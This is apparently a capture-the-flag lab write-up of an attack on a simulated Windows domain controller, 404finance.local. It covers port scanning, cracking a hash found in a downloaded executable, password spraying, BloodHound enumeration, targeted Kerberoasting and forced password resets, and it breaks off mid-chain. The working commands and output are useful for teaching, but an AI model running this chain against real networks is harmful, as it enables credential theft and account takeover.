Objective/Scope
You have been provided with VPN access to their internal environment, but no further information besides the target IP 10.0.16.232.
Recon
Port Scan
Since we have access to the internal network, we can start with a quick port scan on the IP:
┌──(kali😺kali)-[~]
└─$ nmap -p- -T5 10.0.16.232 --min-rate 10000
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-04 17:38 -0800
Nmap scan report for 10.0.16.232
Host is up (0.11s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49666/tcp open  unknown
49668/tcp open  unknown
49682/tcp open  unknown
49730/tcp open  unknown
49796/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 20.91 seconds
Now that we know what ports are open, we can then scan them for more detailed information using “-A”:
┌──(kali😺kali)-[~]
└─$ nmap -p '53, 80, 135, 139, 445, 3389, 49666, 49668, 49682, 49730, 49796' -A 10.0.16.232
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-04 17:41 -0800
Nmap scan report for 10.0.16.232
Host is up (0.16s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-title: 404 Finance Group
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2026-03-05T01:43:11+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC-404.404finance.local
| Not valid before: 2026-01-27T22:25:59
|_Not valid after:  2026-07-29T22:25:59
| rdp-ntlm-info:
|   Target_Name: FINANCE404
|   NetBIOS_Domain_Name: FINANCE404
|   NetBIOS_Computer_Name: DC-404
|   DNS_Domain_Name: 404finance.local
|   DNS_Computer_Name: DC-404.404finance.local
|   Product_Version: 10.0.17763
|_  System_Time: 2026-03-05T01:42:31+00:00
49666/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49682/tcp open  msrpc         Microsoft Windows RPC
49730/tcp open  msrpc         Microsoft Windows RPC
49796/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (92%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (92%), Microsoft Windows 10 1903 - 21H1 (85%), Microsoft Windows 10 1607 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 3 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-03-05T01:42:33
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required

TRACEROUTE (using port 445/tcp)
HOP RTT       ADDRESS
1   134.89 ms 10.200.0.1
2   ...
3   135.10 ms 10.0.16.232

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 106.82 seconds
Enumeration
HTTP – Port 80
A web server is running on port 80. Navigating to it, we are able to see the webpage for the bank:

Right away we see some users. This is important because we maybe able to try some basic password spraying with these users later. Let’s add these users to a list.
Alex Meier
Robert Graef
Karl Hackermann
Our Services – CorpBankDialer.exe
Navigating to the “Our Services” page and scrolling down, we can find an executable that we can download:

Performing some static analysis on this executable, we are able to find a DEBUG comment that looks to be a Base64 string:

Decoding this string, we are left what apears to be an MD5 hash:
┌──(kali😺kali)-[~/Downloads]
└─$ echo "ZGQyZWYzNDUzMGRlN2U1YmVmMjJhMDVlN2U1ZGQxNzg=" | base64 -d
dd2ef34530de7e5bef22a05e7e5dd178
Using hashcat, this is easily cracked:
┌──(kali😺kali)-[~]
└─$ hashcat -m 0 "dd2ef34530de7e5bef22a05e7e5dd178" /usr/share/wordlists/rockyou.txt.gz
hashcat (v7.1.2) starting


Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt.gz
* Passwords.: 14344385
* Bytes.....: 53357329
* Keyspace..: 14344385

dd2ef34530de7e5bef22a05e7e5dd178:Password123!!

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: dd2ef34530de7e5bef22a05e7e5dd178
Time.Started.....: Wed Mar  4 17:49:38 2026 (2 secs)
Time.Estimated...: Wed Mar  4 17:49:40 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt.gz)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:  4692.6 kH/s (0.18ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10735616/14344385 (74.84%)
Rejected.........: 0/10735616 (0.00%)
Restore.Point....: 10731520/14344385 (74.81%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: Pastilla -> PUTITO5
Hardware.Mon.#01.: Util: 35%

Started: Wed Mar  4 17:49:23 2026
Stopped: Wed Mar  4 17:49:42 2026
Password Spraying
Since we have a password, we want to create a list of usernames. We can take our initial list, we can use a tool like ADUsernameGenerator to create a list of usernames:
alexmeier
alex.meier
meieralex
meier.alex
ameier
a.meier
alemei
alex-meier
meier.alex
a-meier
AMeier
robertgraef
robert.graef
graefrobert
graef.robert
rgraef
r.graef
robgra
robert-graef
graef.robert
r-graef
RGraef
karlhackermann
karl.hackermann
hackermannkarl
hackermann.karl
khackermann
k.hackermann
karhac
karl-hackermann
hackermann.karl
k-hackermann
KHackermann
Initial Access as karl.hackermann
We can then try spraying “Password123!!” against all of these users using Netexec:
┌──(kali😺kali)-[~/Downloads]
└─$ nxc smb 10.0.16.232 -u domain_users -p 'Password123!!'
SMB         10.0.16.232     445    DC-404           [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-404) (domain:404finance.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.0.16.232     445    DC-404           [-] 404finance.local\alexmeier:Password123!! STATUS_LOGON_FAILURE
SMB         10.0.16.232     445    DC-404           [-] 404finance.local\alex.meier:Password123!! STATUS_LOGON_FAILURE
SMB         10.0.16.232     445    DC-404           [-] 404finance.local\meieralex:Password123!! STATUS_LOGON_FAILURE
SMB         10.0.16.232     445    DC-404           [-] 404finance.local\meier.alex:Password123!! STATUS_LOGON_FAILURE
SMB         10.0.16.232     445    DC-404           [-] 404finance.local\ameier:Password123!! STATUS_LOGON_FAILURE
SMB         10.0.16.232     445    DC-404           [-] 404finance.local\a.meier:Password123!! STATUS_LOGON_FAILURE
SMB         10.0.16.232     445    DC-404           [-] 404finance.local\alemei:Password123!! STATUS_LOGON_FAILURE
SMB         10.0.16.232     445    DC-404           [-] 404finance.local\alex-meier:Password123!! STATUS_LOGON_FAILURE
SMB         10.0.16.232     445    DC-404           [-] 404finance.local\meier.alex:Password123!! STATUS_LOGON_FAILURE
SMB         10.0.16.232     445    DC-404           [-] 404finance.local\a-meier:Password123!! STATUS_LOGON_FAILURE
SMB         10.0.16.232     445    DC-404           [-] 404finance.local\AMeier:Password123!! STATUS_LOGON_FAILURE
SMB         10.0.16.232     445    DC-404           [-] 404finance.local\robertgraef:Password123!! STATUS_LOGON_FAILURE
SMB         10.0.16.232     445    DC-404           [-] 404finance.local\robert.graef:Password123!! STATUS_LOGON_FAILURE
SMB         10.0.16.232     445    DC-404           [-] 404finance.local\graefrobert:Password123!! STATUS_LOGON_FAILURE
SMB         10.0.16.232     445    DC-404           [-] 404finance.local\graef.robert:Password123!! STATUS_LOGON_FAILURE
SMB         10.0.16.232     445    DC-404           [-] 404finance.local\rgraef:Password123!! STATUS_LOGON_FAILURE
SMB         10.0.16.232     445    DC-404           [-] 404finance.local\r.graef:Password123!! STATUS_LOGON_FAILURE
SMB         10.0.16.232     445    DC-404           [-] 404finance.local\robgra:Password123!! STATUS_LOGON_FAILURE
SMB         10.0.16.232     445    DC-404           [-] 404finance.local\robert-graef:Password123!! STATUS_LOGON_FAILURE
SMB         10.0.16.232     445    DC-404           [-] 404finance.local\graef.robert:Password123!! STATUS_LOGON_FAILURE
SMB         10.0.16.232     445    DC-404           [-] 404finance.local\r-graef:Password123!! STATUS_LOGON_FAILURE
SMB         10.0.16.232     445    DC-404           [-] 404finance.local\RGraef:Password123!! STATUS_LOGON_FAILURE
SMB         10.0.16.232     445    DC-404           [-] 404finance.local\karlhackermann:Password123!! STATUS_LOGON_FAILURE
SMB         10.0.16.232     445    DC-404           [+] 404finance.local\karl.hackermann:Password123!!
Enumeration as karl.hackermann
Now that we have access to a new user, we should begin enumerating the file shares to see what access they have. We can use Bloodhound:
┌──(kali😺kali)-[~]
└─$ bloodhound-python -c ALL --zip -u karl.hackermann -p 'Password123!!' -ns 10.0.16.232 -d 404FINANCE.LOCAL
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: 404finance.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (dc-404.404finance.local:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: dc-404.404finance.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc-404.404finance.local
INFO: Found 13 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC-404.404finance.local
INFO: Done in 00M 18S
We can then load this zip file into Bloodhound and search for our compromised user:


We can see this user has outbound control over another object:

If we look at the object we can see Karl has GenericWrite permissions over Tom Reboot, this means we can perform a targeted Kerberoasting attack against this user and possibly get their password hash.
Initial Access as tom.reboot
Abusing GenericWrite Permissions
Using a TargetedKerberoasting attack, we can get Tom’s NTLMv2 hash:
┌──(kali😺kali)-[~/ctfs/tools/targetedKerberoast]
└─$ python3 targetedKerberoast.py -v -d '404finance.local' -u 'karl.hackermann' -p 'Password123!!'
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[VERBOSE] SPN added successfully for (tom.reboot)
[+] Printing hash for (tom.reboot)
$krb5tgs$23$*tom.reboot$404FINANCE.LOCAL$404finance.local/tom.reboot*$75c191faa71f7cd66bede5a5ae4a7406$cd29366c5b2ff616d72909fb6e8667fd8a5e86c6e5ee24afe761bdb768cc7e8cbec88c1a36ea51aeed04d6b1c1fa0d3f470a2f10476e4dae18260928f7321e4f5b46a3cf52e9727b377f6de062f9b0f612f563c87b7408bf0f50ac6514f5b80c07aa22a1dacb9110571d97416ccb24ac4c4dd7454f4c39138d25d0c69ca1e6353aa059863f5ed872c20e91292f24e734c03d98ea9c936adbba06363cb794f32ecafde7aa9a0a6310551efce016eee61b42f288c527b9446a2f55b009d1bb0950448c81c90fb1b9b9c8f723cd8b052ac0269eb3d240a9476f99ded72a7b98e22cd26934026da82f90f20c51be7a8cedeebc961709610fa29b99b1d0f0c5777995de38bd889c0865808c9b9893ec97d645d2f39c1f9b714a1643dd7e6df8fcbe936e21e01e43ef66beb04c0d527e256ccf3f528cb45f31c24dc7a4d54c99c0698ac91446f07cebee4add281cda70ea722f7a71072a4dfe636cc69b7b052b3763019f0d257689b576cf55423adecf53a6a098fb7f695ea1e9b62e31393d10aa70c0da3179941b2f23b5dae359212cca6d4ffa65d54dc7ac50560465fcbb3c5e68e7eac69ff388009937be1be27f50595e968052ac801101a58cae102229312dbc61ede8699ad654af5719b0b6d176ab0dfa4e315c6ccbc66ab497eb3bf7ac2a82454e9ee2f2901c67626a5437f5c23b329df78a2480fdb3d6d1469825ebc43dd3be8389fa72c8753c0b7e5fec4b464058ed6e311d5ffc4e4360a97c5ed76a1bd58b1d0a2c33839eae45ace4b7a0bf79e280216469d2e03c61e96eaaa1b60bd47d36cdf5d65f91fcc542d012093653adebe43003a8d0d6b11eb5432591023597bea1d7ae6d1b013a92bae9b4605a0c0db68cda0b9612f90decb38b6065dd8388dc8680bed2f6ac75e2385cdc9a5bd1a7bb105dde783fad023a7208b845e0c43ac63ff808edec81bc65845ea35681526acb2b36cc849bc3dfeedf4ab73996b94c56dca88a65b572c3dcfcca95ea2c9979532332ba7f4381060c23e8481343f5716e27be00b5ef27dbf9d94937fd0a5ecf610c3e59547f7d6bb254c73a938a0c473c73e13f67af6695ccdc58241163a711950d687329085c23e005171c34c37b7d0a12e65959bfea39d9d077286348595db7ef40229a80039c85956a4cd54676c4c07da3f2429032121ec78f31f3505ce1fa528ece88534cf84ee3b7976d274593a772e6c6cb045b7844299ddeece8d7da6abec4fa6327850a346bb54aea692c2ac39340fbb798771efd82257b87e7438e392324fafec3ad50e2549b795de122c4a0e4fcc25e8b20bc5ee7282ae73bac5b70f4012623269e82f2e9b3301faf866c882093d4b6c02b6c6c1007cbdb12036571f1b5bf00fea926e57c346f38351c2b598db78d491495cee06c3ff31cebf691a26b8f197e07ea45d4cfa65928f3e59699ebee079071e652de471ad2bb5ffc261b7005a73635f1f5dbb3bac22d0c99e66b67076435f13e5a1ebd6fec06ed8844d484aec66ebe21a86449b82448b93d4e11ab26c05bc623f700854f7d3d73447769c9cfe5e2763beca86d2862c85e8f33ae6f
[VERBOSE] SPN removed successfully for (tom.reboot)
We can then attempt to crack it:
┌──(kali😺kali)-[~/Downloads]
└─$ hashcat tomhash /usr/share/wordlists/rockyou.txt.gz
hashcat (v7.1.2) starting in autodetect mode


Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt.gz
* Passwords.: 14344385
* Bytes.....: 53357329
* Keyspace..: 14344385

$krb5tgs$23$*tom.reboot$404FINANCE.LOCAL$404finance.local/tom.reboot*$75c191faa71f7cd66bede5a5ae4a7406$cd29366c5b2ff616d72909fb6e8667fd8a5e86c6e5ee24afe761bdb768cc7e8cbec88c1a36ea51aeed04d6b1c1fa0d3f470a2f10476e4dae18260928f7321e4f5b46a3cf52e9727b377f6de062f9b0f612f563c87b7408bf0f50ac6514f5b80c07aa22a1dacb9110571d97416ccb24ac4c4dd7454f4c39138d25d0c69ca1e6353aa059863f5ed872c20e91292f24e734c03d98ea9c936adbba06363cb794f32ecafde7aa9a0a6310551efce016eee61b42f288c527b9446a2f55b009d1bb0950448c81c90fb1b9b9c8f723cd8b052ac0269eb3d240a9476f99ded72a7b98e22cd26934026da82f90f20c51be7a8cedeebc961709610fa29b99b1d0f0c5777995de38bd889c0865808c9b9893ec97d645d2f39c1f9b714a1643dd7e6df8fcbe936e21e01e43ef66beb04c0d527e256ccf3f528cb45f31c24dc7a4d54c99c0698ac91446f07cebee4add281cda70ea722f7a71072a4dfe636cc69b7b052b3763019f0d257689b576cf55423adecf53a6a098fb7f695ea1e9b62e31393d10aa70c0da3179941b2f23b5dae359212cca6d4ffa65d54dc7ac50560465fcbb3c5e68e7eac69ff388009937be1be27f50595e968052ac801101a58cae102229312dbc61ede8699ad654af5719b0b6d176ab0dfa4e315c6ccbc66ab497eb3bf7ac2a82454e9ee2f2901c67626a5437f5c23b329df78a2480fdb3d6d1469825ebc43dd3be8389fa72c8753c0b7e5fec4b464058ed6e311d5ffc4e4360a97c5ed76a1bd58b1d0a2c33839eae45ace4b7a0bf79e280216469d2e03c61e96eaaa1b60bd47d36cdf5d65f91fcc542d012093653adebe43003a8d0d6b11eb5432591023597bea1d7ae6d1b013a92bae9b4605a0c0db68cda0b9612f90decb38b6065dd8388dc8680bed2f6ac75e2385cdc9a5bd1a7bb105dde783fad023a7208b845e0c43ac63ff808edec81bc65845ea35681526acb2b36cc849bc3dfeedf4ab73996b94c56dca88a65b572c3dcfcca95ea2c9979532332ba7f4381060c23e8481343f5716e27be00b5ef27dbf9d94937fd0a5ecf610c3e59547f7d6bb254c73a938a0c473c73e13f67af6695ccdc58241163a711950d687329085c23e005171c34c37b7d0a12e65959bfea39d9d077286348595db7ef40229a80039c85956a4cd54676c4c07da3f2429032121ec78f31f3505ce1fa528ece88534cf84ee3b7976d274593a772e6c6cb045b7844299ddeece8d7da6abec4fa6327850a346bb54aea692c2ac39340fbb798771efd82257b87e7438e392324fafec3ad50e2549b795de122c4a0e4fcc25e8b20bc5ee7282ae73bac5b70f4012623269e82f2e9b3301faf866c882093d4b6c02b6c6c1007cbdb12036571f1b5bf00fea926e57c346f38351c2b598db78d491495cee06c3ff31cebf691a26b8f197e07ea45d4cfa65928f3e59699ebee079071e652de471ad2bb5ffc261b7005a73635f1f5dbb3bac22d0c99e66b67076435f13e5a1ebd6fec06ed8844d484aec66ebe21a86449b82448b93d4e11ab26c05bc623f700854f7d3d73447769c9cfe5e2763beca86d2862c85e8f33ae6f:P@ssw0rd123

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*tom.reboot$404FINANCE.LOCAL$404finance...33ae6f
Time.Started.....: Wed Mar  4 18:52:22 2026 (6 secs)
Time.Estimated...: Wed Mar  4 18:52:28 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt.gz)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:  1780.6 kH/s (1.51ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10764288/14344385 (75.04%)
Rejected.........: 0/10764288 (0.00%)
Restore.Point....: 10760192/14344385 (75.01%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: PAKITHUG -> Orphanblue2
Hardware.Mon.#01.: Util: 67%

Started: Wed Mar  4 18:52:18 2026
Stopped: Wed Mar  4 18:52:30 2026
Enumeration as tom.reboot

Now that we have access to a new user, we need to perform our enumeration phase again from the perspective of that user. Looking in Bloodhound, we can see this user has outbound control of another object:

Clicking on it, we can see Tom has the ability to ForceChange another user’s password, allowing us to authenticate as that user.
Initial Access as robert.graef
Abusing ForceChangePassword
We can change this user’s password using “netrpc”:
┌──(kali😺kali)-[~/Downloads]
└─$ net rpc password "robert.graef" 'Password123!' -U "tom.reboot"%"P@ssw0rd123" -S "10.0.16.232"
We can verify the change was successful using NetExec:
┌──(kali😺kali)-[~/Downloads]
└─$ nxc smb 10.0.16.232 -u robert.graef -p 'Password123!'
SMB         10.0.16.232     445    DC-404           [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-404) (domain:404finance.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.0.16.232     445    DC-404           [+] 404finance.local\robert.graef:Password123!
Enumeration as robert.graef
Now that we have access to a new user, we need to perform our enumeration phase again from the perspective of that user. Looking in Bloodhound, we can see this user has outbound control over a bunch of different objects:

Looking through all of these users there are 3 that have “ForceChangePassword”, which we can abuse to get access to their account. We can also add any of these users to the Remote Desktop Users group, which could let us login via RDP.

Specifically, one user stood out, which is jan.tresor, this is because we have ForceChangePassword permissions over this user, they recently logged in AND they have an email associated with their account:
Initial Access as jan.tresor
Abusing ForceChangePassword
